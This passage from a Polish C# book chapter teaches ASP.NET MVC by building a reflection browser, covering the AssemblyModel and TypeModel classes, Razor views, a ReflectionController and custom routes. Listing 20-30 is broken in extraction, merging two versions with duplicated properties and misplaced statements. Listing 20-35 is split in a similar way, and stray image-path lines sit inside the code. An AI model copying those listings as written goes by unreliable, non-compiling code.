Rysunek 20-4. Domyślny układ strony w nowo utworzonej aplikacji MVC

#### Przykład 20-29. Kod widoku Index (skrócony do najważniejszych elementów)

```
@{  
    ViewBag.Title = "Home Page";  
}  
  
@section featured {  
    <section class="featured">  
        <div class="content-wrapper">  
            <hgroup class="title">  
                <h1>@ViewBag.Title.</h1>  
                <h2>@ViewBag.Message</h2>  
            </hgroup>  
        </div>  
    </section>  
}  
  
<h3>This is the body of the page</h3>
```

Co ciekawe, kropka za wyrażeniem @ViewBag.Title nie jest błędem typograficznym. Mechanizm Razor prawidłowo zinterpretuje, że nie należy ona do wyrażenia, dzięki czemu zobaczymy kropkę za tytułem strony widocznym na

**Rysunek 20-4.** (Ta kropka jest także dostępna w pełnej wersji pliku, którego wybrane fragmenty przedstawia powyższy listing). Określanie tytułu strony przy użyciu właściwości definiowanej w bloku kodu umieszczonym na początku strony i odwoływanie się do niej chwilę później może się wydawać nieco ekscentrycznym rozwiązaniem — czy nie byłoby łatwiej podać ten tytuł na stałe w kodzie HTML? Trzeba jednak pamiętać, że strony zazwyczaj umieszczają swój tytuł także w sekcji nagłówkowej, w elemencie <head>; tak też dzieje się w tym przypadku.

To była krótka prezentacja tego, co otrzymujemy po utworzeniu nowego projektu MVC. A teraz nadszedł czas, by zabrać się za nieco bardziej interesujące rzeczy.

## Pisanie modeli

Zaczniemy od napisania modelu reprezentującego informacje, które chcemy prezentować. Model stosowany w aplikacjach MVC bardzo często nie jest modelem dziedziny — ma on zazwyczaj charakter bardziej zbliżony do modelu widoku XAML (opisanego w [Rozdział 19.](#)). W naszym przykładzie model pochodzi z CLR — jest nim API odzwierciedlania. Chcemy dodać warstwę pośrednią, która będzie pobierać interesujące nas informacje i nadawać im postać odpowiednią do wykorzystania w widoku; taka klasa będzie tworzyć warstwę modelu naszej przykładowej aplikacji MVC.

Mamy zamiar stworzyć model reprezentujący jeden podzespół oraz drugi model reprezentujący konkretny typ. [Przykład 20-30](#) przedstawia klasę modelu podzespołu. Zostanie ona umieszczona w katalogu *Models* projektu.

### Przykład 20-30. Model reprezentujący podzespół

```
using System.Collections.Generic;
using System.Linq;
using System.Reflection;

namespace MvcReflectionView.Models
{
    public class AssemblyModel
    {
        private readonly Assembly _asm;

        public AssemblyModel(Assembly asm)
        {
            _asm = asm;
            AssemblyName name = asm.GetName();
            SimpleName = name.Name;
            Version = name.Version.ToString();
            byte[] keyToken = name.GetPublicKeyToken();
            PublicKeyToken = keyToken == null ? "" :
                string.Concat(keyToken.Select(b => b.ToString("X2")));
        }

        public string SimpleName { get; }
        public string Version { get; }
        public string PublicKeyToken { get; }
```

```
        Types = asm.GetTypes().Select(t => t.FullName).ToList();
    }

    public string SimpleName { get; private set; }

    public string Version { get; private set; }

    public string PublicKeyToken { get; private set; }

    public IList<string> Types { get; private set; }
}
}
```

Ten model jedynie pobiera informacje, używając do tego celu API odzwierciedlania i zapisuje je we właściwościach, wykonując przy tym wszelkie czynności niezbędne do skonwertowania zwracanych informacji do postaci tekstowej. Klasa ta pokazuje, dlaczego nie chcielibyśmy używać klasy `Assembly` jako modelu — przygotowanie danych dla aplikacji nie jest jedynie kwestią skopiowania odpowiednich właściwości. Na przykład klasa `Assembly` nie udostępnia tokenu klucza publicznego w formie nadającej się do łatwego wyświetlenia w postaci tekstowej — jest on udostępniany jako tablica bajtów lub fragment łańcucha zawierającego nazwę podzespołu.

### PODPOWIĘDŹ

Nie wszyscy używają MVC w taki sposób. Bez wątpienia można używać obiektów dziedziny bezpośrednio jako modelu, a operacje tego typu wykonywać w widokach, a niektóre osoby będą się upierać, że to właśnie w widokach powinien być umieszczany cały kod związany z prezentacją. Jeśli jednak zdecydujemy się na takie podejście, to znacznie utrudni nam ono pisanie testów jednostkowych, weryfikujących działanie kodu odpowiedzialnego za konwersję danych dziedziny do postaci nadającej się do wyświetlenia. Co więcej, takie rozwiązanie zmusza nas, by architektura informacji używanych przez aplikację odpowiadała strukturze modelu dziedziny, co niejednokrotnie z punktu widzenia łatwości użytkowania jest bardzo złym pomysłem (choć niestety nawet to nie jest w stanie zniechęcić wielu programistów). Utworzenie „modelu” MVC jak niewielkiej warstwy przesłaniającej model dziedziny zapewnia nam znaczą elastyczność jeśli chodzi o projektowanie interakcji oraz poprawę możliwości testowania.

Warto także napisać klasę, która będzie służyć do tworzenia obiektów naszego modelu. W naszej przykładowej aplikacji będzie ona nosić nazwę `ModelSource`. Nasza aplikacja będzie pobierać nazwy analizowanych podzespołów jako elementy adresów URL, jednak nie chcemy dawać jej użytkownikom możliwości wyświetlania informacji o całkowicie dowolnych podzespołach. Dlatego też zamiast poszukiwać podzespołu o dowolnej, podanej przez użytkownika nazwie, chcemy, by aplikacja z góry określiła listę podzespołów, których model można utworzyć; nasza klasa `ModelSource`, której kod został przedstawiony na [Przykład](#)

**20-31**, zapewnia te możliwości.

### Przykład 20-31. Klasa pomocnicza ModelSource

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Reflection;

namespace MvcReflectionView.Models
{
    public class ModelSource
    {
        public static Dictionary<string, Assembly> AvailableAssemblies
        { get; private set; }

        static ModelSource()
        {
            AvailableAssemblies = AppDomain.CurrentDomain.GetAssemblies()
                .GroupBy(a => a.GetName().Name)
                .ToDictionary(g => g.Key, g => g.First());
        }


        public static AssemblyModel FromName(string name)
        {
            Assembly asm;
            if (!AvailableAssemblies.TryGetValue(name, out asm))
            {
                return null;
            }
            return new AssemblyModel(asm);
        }
    }
}
```

Nasza aplikacja zostanie następnie rozbudowana o model reprezentujący typy oraz odpowiednią modyfikację klasy `ModelSource`. Zostaną one przedstawione w dalszej części rozdziału, jednak najpierw chciałbym pokazać kompletną, działającą stronę. Po przygotowaniu modelu możemy zająć się napisaniem odpowiedniego widoku.

## Pisanie widoków

Widoki są zazwyczaj grupowane na podstawie kontrolera, który ich używa. Kontrolera jeszcze nie napisaliśmy, kiedy to jednak zrobimy, będzie on nosił nazwę `ReflectionController`, a zatem wewnątrz katalogu `Views` musimy utworzyć katalog `Reflection`. Po kliknięciu na tym katalogu prawym przyciskiem myszy i wybraniu z menu kontekstowego opcji `Add/View` na ekranie zostanie wyświetcone okno dialogowe `Add View` przedstawione na **Rysunek 20-5**. Nowemu widokowi

nadamy nazwę *Assembly*, gdyż będzie prezentował informacje o podzespolu.



Rysunek 20-5. Okno dialogowe Add View

Wyświetlone okno dialogowe pozwala wybrać mechanizm obsługi widoków, przy czym domyślnie zostanie wybrany ten sam, który wskazaliśmy podczas tworzenia projektu. W naszej aplikacji używamy mechanizmu Razor, gdybyśmy jednak wybrali strony *.aspx*, to została utworzona strona Web Forms bez towarzyszącego jej pliku kodu ukrytego. Na Rysunek 20-5 widać, że zaznaczyliśmy pole wyboru umożliwiające utworzenie widoku wykorzystującego silne typowanie, co z kolei wymaga wskazania klasy modelu (wybieranego z rozwijanej listy). Jak widać, wybraliśmy klasę *AssemblyModel* przedstawioną w poprzednim punkcie rozdziału. Wybranie tych opcji sprawi, że mechanizm Razor wygeneruje klasę dziedziczącą po *WebViewPage<AssemblyModel>*. Ta wygenerowana klasa dziedziczy po klasie *WebViewPage*, dodając do niej właściwość *Model*, której typ będzie odpowiadał klasie modelu i której będzie można używać w wyrażeniach (co pokazuje Przykład 20-32). Jak widać, wybrany przez nas typ modelu został podany w dyrektywie *@model*, w pierwszym wierszu pliku.

## Przykład 20-32. Widok skojarzony z modelem AssemblyModel

```
@model MvcReflectionView.Models.AssemblyModel

@{
    ViewBag.Title = "Podzespół - " + Model.SimpleName;
}

<h2>@ViewBag.Title</h2>

<div>Wersja: @Model.Version</div>
<div>Token klucza publicznego: @Model.PublicKeyToken</div>

<h3>Typy</h3>
@foreach(string typeName in Model.Types)
{
    <div>@typeName</div>
}
```

Tę klasę musimy w całości napisać sami, po wybraniu w oknie dialogowym *Add View* opcji *Empty* z rozwijanej listy *Scaffold template*. Gdybyśmy wybrali opcję *Details*, Visual Studio utworzyłoby plik wyświetlający wszystkie właściwości naszego modelu, jednak robi to w sposób nieco bardziej złożony, niż jest to niezbędne w naszej aplikacji. Opcja ta została zaprojektowana z myślą o modelach korzystających z adnotacji do danych (ang. *data annotations*) — zbioru niestandardowych atrybutów zdefiniowanych w przestrzeni nazw `System.ComponentModel.DataAnnotations`. Są to atrybuty służące do opisywania typu danych, które mogą być przechowywane we właściwości, w tym także reguł weryfikacji ich poprawności. Dostępne są także atrybuty określające nazwę właściwości, która ma się pojawić w interfejsie użytkownika, przy czym obsługują one nawet mechanizmy lokalizacji. [Przykład 20-33](#) pokazuje, jak wyświetlić nazwę właściwości, korzystając z tych możliwości.

## Przykład 20-33. Wyświetlanie nazwy właściwości przy użyciu adnotacji do danych

```
<div class="display-label">
    @Html.DisplayNameFor(model => model.SimpleName)
</div>
<div class="display-field">
    @Html.DisplayFor(model => model.SimpleName)
</div>
```

Właśnie taki kod wygeneruje Visual Studio w przypadku wybrania opcji *Details* z rozwijanej listy *Scaffold template*. Jednak nasz model nie korzysta z takich adnotacji do danych, dlatego też kod z [Przykład 20-33](#) jest w jego przypadku niepotrzebnie skomplikowany; właśnie z tego powodu wybraliśmy raczej prostsze rozwiązanie przedstawione na [Przykład 20-32](#). Po przygotowaniu widoku brakuje nam już tylko

jednego elementu — kontrolera.

## Pisanie kontrolerów

Widok zostanie użyty, a jego model utworzony wyłącznie w przypadku, jeśli zadba o to kontroler; oznacza to, że musimy dodać do projektu klasę kontrolera. W tym celu należy kliknąć prawym przyciskiem myszy katalog *Controllers* i wybrać z menu podręcznego opcję *Add/Controller*; w efekcie na ekranie zostanie wyświetcone okno dialogowe *Add Controller*. Okno to udostępnia pewne narzędzia ułatwiające automatyczne generowanie kontrolerów powiązanych z obsługą danych, jednak ponieważ nam zależy na przedstawieniu działania kontrolerów, dlatego też utworzymy nasz kontroler od podstaw. W tym celu w oknie dialogowym *Add Controller* wybierzemy opcję *Empty MVC Controller* i nadamy tworzonej klasie kontrolera nazwę *ReflectionController*. W efekcie Visual Studio utworzy klasę kontrolera z jedną metodą, *Index*, służącą do wyświetlania domyślnego widoku; na razie jednak nie będziemy się nią zajmować. Zamiast tego zastąpimy ją kodem przedstawionym na [Przykład 20-34](#).

### Przykład 20-34. Kontroler z akcją Assembly

```
using System.Web.Mvc;
using MvcReflectionView.Models;

namespace MvcReflectionView.Controllers
{
    public class ReflectionController : Controller
    {
        public ActionResult Assembly(string id)
        {
            AssemblyModel model = ModelSource.FromName(id);
            if (model == null)
            {
                return HttpNotFound();
            }
            return View(model);
        }
    }
}
```


Ten kontroler obsługuje żądania dotyczące takich adresów URL jak [http://nasza\\_witryna/Reflection/Assembly/mscorlib](http://nasza_witryna/Reflection/Assembly/mscorlib). Jak już wiemy, Visual Studio konfiguruje aplikację MVC tak, by obsługiwała adresy URL o postaci [http://nasza\\_witryna/kontroler/akcja/id](http://nasza_witryna/kontroler/akcja/id), a zatem powyższy adres URL spowoduje wybranie kontrolera *ReflectionController* i wywołanie jego metody *Assembly* (przedstawionej na [Przykład 20-34](#)). Ostatni fragment adresu URL, *mscorlib*, zostaje przekazany do metody jako jej argument *id*.

## PODPOWIEDŹ

Ten argument musi mieć nazwę `id` ze względu na domyślny sposób konfiguracji trasowania, który został określony podczas tworzenia aplikacji MVC w Visual Studio. Można zmienić tę konfigurację, by zastosować nazwę, która lepiej pasuje do potrzeb naszej aplikacji, choć trzeba pamiętać, że ogólnie rzecz biorąc, nazwy argumentów w kontrolerach mają znaczenie.

Działanie tej metody kontrolera jest bardzo proste. Pyta ona klasę `ModelSource`, czy istnieje podzespoł o podanej nazwie. Jeśli nie uda się znaleźć podanego podzespołu, to wywoływana jest metoda pomocnicza, która tworzy specjalny obiekt `ActionResult` typu `HttpNotFoundResult`. Powoduje on, że MVC kończy obsługę żądania HTTP, przekazując kod statusu o wartości 404, informujący, że żądany zasób nie istnieje. Jeśli jednak model będzie dostępny, to wywoływana jest metoda `View`, która jak wiemy, generuje obiekt `ViewResult` informujący MVC, który widok należy wykonać w celu wygenerowania odpowiedzi. Ponieważ w wywołaniu tej metody nie przekazuje się nazwy widoku, zatem zostanie użyty widok, którego nazwa odpowiada nazwie metody (w naszym przypadku będzie to `Assembly`). Ponieważ już wcześniej określiliśmy, że widok ma korzystać z silnego typowania, zatem będzie on potrzebował modelu określonego typu, który przekazujemy jako argument wywołania metody `View`.

A zatem wybraliśmy model `AssemblyModel` i zażądali wygenerowania odpowiedzi na podstawie widoku `Assembly.cshtml`. Uzyskane wyniki przedstawia [Rysunek 20-6](#). Wszystkie żądania w aplikacjach MVC obsługiwane są właśnie w taki sposób, choć przedstawiony przykład jest stosunkowo ograniczony — oczekuje on przekazania tylko jednej informacji stanowiącej dane wejściowe dla kontrolera. W kolejnym punkcie rozdziału wyjaśnię, jak obsługiwać dodatkowe informacje.



Rysunek 20-6. Model AssemblyModel wyświetlony przy użyciu odpowiedniego widoku i po wprowadzeniu zmian w szablonie

## Obsługa dodatkowych danych wejściowych

Na pewno często będziemy chcieli pisać akcje pobierające więcej informacji, niż jest przekazywanych w ścieżce URL. Na przykład możemy dysponować formularzem zawierającym wiele pól, bądź też będziemy chcieli przetwarzać informacje podane w łańcuchu zapytania dodanym do adresu URL. Aplikacje MVC działają na platformie ASP.NET, zatem można korzystać z obiektów żądania i odpowiedzi MVC w taki sam sposób jak we wszystkich innych aplikacjach ASP.NET, jednak aplikacje MVC udostępniają prostsze rozwiązanie. Aby je przedstawić, dodamy do naszej aplikacji jeszcze jeden model oraz widok, a następnie zapewnimy dostęp do nich za pośrednictwem adresu URL zawierającego parametr przekazywany w łańcuchu zapytania. Nowy model, reprezentujący typ .NET, został przedstawiony na Przykład 20-35.

### Przykład 20-35. Klasa TypModel

```
using System;
using System.Collections.Generic;
using System.Linq;

namespace MvcReflectionView.Models
{
    public class TypeModel
    {
        public TypeModel(Type t)
        {
            Name = t.Name;
            Namespace = t.Namespace;
            ContainingAssembly = t.Assembly.GetName().Name;
        }
    }
}
```

```

        Methods = t.GetMethods().Select(m => m.Name).Distinct().ToList();
    }

    public string Name { get; private set; }

    public string Namespace { get; private set; }

    public string ContainingAssembly { get; private set; }

    public IList<string> Methods { get; private set; }
}
}

```

---

Odpowiadający jej plik widoku *Type.cshtml* jest bardzo podobny do widoku prezentującego zawartość podzespołu; jego kod przedstawia [Przykład 20-36](#).

### Przykład 20-36. Widok skojarzony z modelem TypeModel

```

@model MvcReflectionView.Models.TypeModel

@{
    ViewBag.Title = "Typ - " + Model.Name;
}

<h2>@ViewBag.Title</h2>

<div>Przestrzeń nazw: @Model.Namespace</div>
<div>@Html.ActionLink(Model.ContainingAssembly, "Assembly",
    new { id = Model.ContainingAssembly })</div>

<h3>Metody</h3>
@foreach(string methodName in @Model.Methods)
{
    <div>@methodName</div>
}

```

---

Dodatkowo musimy dodać do klasy `ModelSource` metodę, która pozwoli pobrać obiekt typu `TypeModel`. Metodę przedstawioną na [Przykład 20-37](#) należy dodać do klasy z [Przykład 20-31](#).

### Przykład 20-37. Dodawanie do klasy ModelSource obsługi modelu TypeModel

```

public static TypeModel GetTypeModel(string assemblyName, string typeName)
{
    Assembly asm;
    if (!AvailableAssemblies.TryGetValue(assemblyName, out asm))
    {
        return null;
    }
}

```

```
Type t = asm.GetType(typeName);
if (t == null)
{
    return null;
}
return new TypeModel(t);
}
```

Należy zauważyć, że ta metoda wymaga podania dwóch argumentów — tożsamość typu jest określana zarówno przez jego nazwę, jak i przez podzespoł, w którym typ jest umieszczony. Dlatego też adres URL służący do wyświetlania informacji o typie musi zawierać oba te elementy. Nie odpowiada to jednak strukturze adresów URL, która została skonfigurowana przez Visual Studio i w której wszystkie adresy muszą pasować do wzorca [http://nasza\\_witryna/kontroler/akcja/id](http://nasza_witryna/kontroler/akcja/id). Naprawdę powinniśmy zmodyfikować tę strukturę tak, by lepiej pasowała do naszych potrzeb. Jak to zrobić, wyjaśnię już niebawem w podrozdziale „„Trasowanie””. Jak na razie jednak ominiemy ten problem, stosując nieco wymuszony format adresów. Adres [http://nasza\\_witryna/Reflection/Type/mscorlib?typeName=System.String](http://nasza_witryna/Reflection/Type/mscorlib?typeName=System.String) spowoduje wyświetlenie klasy `System.String` zdefiniowanej w podzespole `mscorlib`. Przykład 20-38 przedstawia metodę, którą należy dodać do klasy `ReflectionController` z Przykład 20-34 w celu obsługi tych nowych adresów URL.

#### Przykład 20-38. Akcja kontrolera służąca do wyświetlania informacji o typach

```
public ActionResult Type(string id, string typeName)
{
    TypeModel model = ModelSource.GetTypeModel(id, typeName);
    if (model == null)
    {
        return HttpNotFound();
    }
    return View(model);
}
```

Obsługa parametru łańcucha zapytania jest bardzo prosta — sprowadza się do dodania do metody parametru, którego nazwa będzie odpowiadać oczekiwanej nazwie parametru łańcucha zapytania; w naszym przypadku jest to `typeName`. W przypadku obsługi formularzy używana jest bardzo podobna technika — dla każdego pola formularza można zdefiniować parametr, przy czym nazwy tych parametrów muszą odpowiadać nazwom pól formularza.

Alternatywnym rozwiązaniem jest zdefiniowanie klasy posiadającej właściwości odpowiadające poszczególnym polom formularza i użycie jej do zdefiniowania jedynego argumentu metody akcji. Nazwy właściwości mają dokładnie takie samo znaczenie jak podczas stosowania argumentów metody odpowiadających danym

wejściowym: zarówno w przypadku danych z formularza, jak i parametrów łańcucha zapytania nazwy właściwości muszą odpowiadać nazwom pól lub parametrów, a w przypadku segmentów adresów URL nazwy właściwości muszą odpowiadać nazwom wybranym w konfiguracji trasowania (czyli w razie stosowania domyślnej konfiguracji dla ostatniego segmentu adresów URL będzie to nazwa `id`).

A zatem dysponujemy już sposobem wyświetlania informacji o typach. Ale w jaki sposób użytkownicy będą mogli znaleźć te typy? Widok podzespołu zawiera listę wszystkich zdefiniowanych w nim typów, a zatem chcielibyśmy teraz, by ta lista zawierała odpowiednie łącza.

## Generowanie łączy do akcji

Choć widok mógłby tworzyć adres URL o postaci wymaganej do przejścia do jakiegoś innego widoku, to jednak MVC jest w stanie wygenerować takie łącza za nas. [Przykład 20-39](#) przedstawia zmodyfikowaną wersję pętli z [Przykład 20-32](#), która przedstawia listę typów w podzespołe. Zamiast wyświetlać samą nazwę, w tym przypadku używamy klasy pomocniczej `Html` oraz jej metody `ActionLink`, by wygenerować znacznik `<a>` z odpowiednim adresem URL.

### Przykład 20-39. Generowanie łączy do widoku typów

```
@foreach(string typeName in Model.Types)
{
<div>
    @Html.ActionLink(typeName, "Type", new { id = Model.SimpleName, typeName })
</div>
}
```

Pierwszym argumentem metody `ActionLink` jest tekst łącza wyświetlany na stronie — w naszym przypadku jest to nazwa typu. Kolejnym argumentem jest nazwa akcji, która ma zostać wykonana. Domyślnie akcja ta będzie dostępna w tym samym kontrolerze, który wybrał generowany widok — a ponieważ widok został wybrany przez kontroler `ReflectionController`, zatem argument `Type` odnosi się do akcji reprezentowanej przez metodę `Type` tego kontrolera — tę samą akcję, którą dodaliśmy na [Przykład 20-38](#). (Dostępne są także przeciążone wersje metody `ActionLink` umożliwiające przekazanie nazwy kontrolera, z którego można skorzystać, gdybyśmy chcieli przejść do innego kontrolera). Ostatni argument wywołania metody określa informacje, które należy przekazać do kontrolera, kiedy użytkownik kliknie łącze. Nasz kod tworzy instancję typu anonimowego zawierającą dwie właściwości, `id` oraz `typeName`, które jak łatwo zauważyc, odpowiadają dwóm argumentom metody `Type` z [Przykład 20-38](#). Metoda `ActionLink` wygeneruje adres URL, który umieści prostą nazwę podzespołu oraz

nazwę wybranego typu odpowiednio w argumentach `id` oraz `typeName` (na przykład [http://nasza\\_witryna/Reflection/Type/mscorlib?typeName=System.String](http://nasza_witryna/Reflection/Type/mscorlib?typeName=System.String)).

Takie rozwiązanie spełni swoje zadanie, choć adres URL wygląda okropnie. Naprawdę powinniśmy zmienić konfigurację naszej aplikacji internetowej w taki sposób, by obsługiwała adresy URL, których struktura będzie lepiej odpowiadać prezentowanym informacjom. Aby to zrobić, musimy skorzystać z możliwości dostępnej we wszystkich rodzajach aplikacji ASP.NET, choć mającej szczególnie znaczenie w aplikacjach MVC.

## Trasowanie

ASP.NET zawiera system trasowania (ang. *routing*) opisujący, który kod będzie używany do obsługi poszczególnych żądań. W przypadku aplikacji składającej się z pojedynczych stron WWW domyślna strategia trasowania wykorzystuje bezpośrednie powiązanie pomiędzy strukturą adresu URL oraz strukturą katalogów i plików tworzących aplikację. W przypadku aplikacji MVC Visual Studio generuje kod, który działa nieco inaczej. Jeśli zajrzymy do katalogu `App_Start` nowego projektu MVC, znajdziemy w nim plik o nazwie `RouteConfig.cs`, którego zawartość będzie podobna do tej przedstawionej na Przykład 20-40. Swoją drogą, ani w nazwie, ani w położeniu tego pliku nie ma niczego niezwykłego — zostaje on wykonany tylko dlatego, że wywołuje go metoda `Application_Start` zdefiniowana w pliku `Global.asax` (a to jest plik specjalny — zawiera procedury obsługi zdarzeń dotyczących całej aplikacji, takich jak `Start`, zgłaszane podczas jej uruchamiania).

### Przykład 20-40. Typowa postać pliku RouteConfig.cs

```
using System.Web.Http;
using System.Web.Mvc;
using System.Web.Routing;

namespace MvcReflectionView
{
    public class RouteConfig
    {
        public static void RegisterRoutes(RouteCollection routes)
        {
            routes.IgnoreRoute("{resource}.axd/{*pathInfo}");

            routes.MapRoute(
                name: "Default",
                url: "{controller}/{action}/{id}",
                defaults: new
                {
                    controller = "Home",
                    id = UrlParameter.Optional
                }
            );
        }
    }
}
```

```
        action = "Index",
        id = UrlParameter.Optional
    }
);
}
}
```

Pierwsze wywołanie wykonywane w metodzie `RegisterRoutes` przedstawionej na [Przykład 20-40](#) wyłącza trasowanie dla konkretnych żądań. Istnieją pewne adresy URL, które ASP.NET potrafi obsługiwać i które reprezentują zasoby tworzone dynamicznie (takie jak kolekcje plików JavaScript pobieranych za jednym razem), może się też zdarzyć, że nieprawidłowo działające reguły trasowania doprowadzą do problemów w pracy tego mechanizmu. Wywołanie metody `IgnoreRoute` ma zapobiec takim sytuacjom. (W takich przypadkach ASP.NET wykorzystuje do wyboru zasobów prostszy mechanizm, bazujący na znakach wieloznacznych).

Kolejne wywołanie, `MapHttpRoute`, nie ma w naszym przykładzie większego znaczenia — służy ono do obsługi adresów URL reprezentujących zasoby statyczne, takie jak te, które można pobierać przy użyciu API posługujących się adresami URL zapisywanyimi w formacie REST. W naszym przykładzie najbardziej interesujące jest ostatnie wywołanie umieszczone w metodzie `RegisterRoutes`.

Wywołanie metody `MapRoute` określa domyślny szablon adresów URL, którymi musielibyśmy się posługiwać do tej pory. Argument `url` określa, że ten konkretny zestaw informacji będzie obsługiwać adresy URL, których ścieżka składa się z trzech elementów, takie jak: [http://nasza\\_witryna/Reflection/Assembly/mscorlib](http://nasza_witryna/Reflection/Assembly/mscorlib) i podobne. To właśnie ten kod określa, że pierwszy element stanowi nazwę kontrolera, a drugi — nazwę metody. (Łańcuchy `controller` oraz `action` mają duże znaczenie dla MVC, a ten szablon adresu informuje, gdzie należy ich szukać). To także ten kod sprawia, że ostatni argument naszych akcji musi nosić nazwę `id`.

Ostatni argument wywołania metody `MapRoute` określa, co należy robić w sytuacji, gdy niektóre z fragmentów adresu URL zostaną pominięte. Informuje on, że ostatni element adresu, `id`, może być pominięty (choć w praktyce rozwiązanie to będzie działać prawidłowo wyłącznie w przypadku, jeśli w kontrolerze zostanie zdefiniowana odpowiednia metoda akcji, która nie pobiera tego argumentu).

Dopuszczalne jest także pominięcie nazwy akcji, choć dla tego fragmentu adresów URL została podana wartość domyślna: `Index`. To właśnie z tego powodu wygenerowany kontroler (przedstawiony na [Przykład 20-28](#)) zawiera metodę `Index`. Co więcej, jeśli pominiemy także fragment określający nazwę kontrolera, to zgodnie z informacjami podanymi na [Przykład 20-40](#) zostanie użyta domyślna wartość `Home`, która sprawi, że żądanie zostanie obsłużone przez kontroler

## HomeController.

Dodajmy zatem dwie nowe trasy, które będą lepiej odpowiadać potrzebom naszej aplikacji. Chcemy mieć możliwość korzystania z adresów o postaci [http://nasza\\_witryna/Reflection/mscorlib](http://nasza_witryna/Reflection/mscorlib), by wyświetlać informacje o podzespołe, oraz adresów o postaci [http://nasza\\_witryna/Reflection/mscorlib/System.String](http://nasza_witryna/Reflection/mscorlib/System.String), by wyświetlać informacje o typie. Warto zwrócić uwagę, że takie adresy określają hierarchię — nazwy typów pojawiają się za nazwami podzespołów. Przykład 20-41 pokazuje, w jaki sposób dodać trasy pozwalające na obsługę takiej struktury adresów URL. Ten nowy kod musi zostać umieszczony przed wywołaniem metody `MapRoute` z Przykład 20-40, gdyż ASP.NET przetwarza poszczególne reguły w kolejności, w jakiej zostały podane. Jeśli reguła służąca do wyświetlania informacji o typie została podana jako ostatnia, to nigdy nie byłaby użyta, gdyż wszystkie adresy URL składające się z trzech fragmentów zostaną dopasowane do istniejącej reguły. A zatem najbardziej ogólne reguły zawsze powinny być podawane jako ostatnie, aby te bardziej szczegółowe mogły zostać użyte.

### Przykład 20-41. Niestandardowe reguły dotyczące typów

```
routes.MapRoute(  
    name: "Assembly",  
    url: "Reflection/{assemblyName}/",  
    defaults: new { controller = "Reflection", action = "Assembly" });  
  
routes.MapRoute(  
    name: "Type",  
    url: "Reflection/{assemblyName}/{typeName}/",  
    defaults: new { controller = "Reflection", action = "Type" });  
  
RouteTable.Routes.AppendTrailingSlash = true;
```

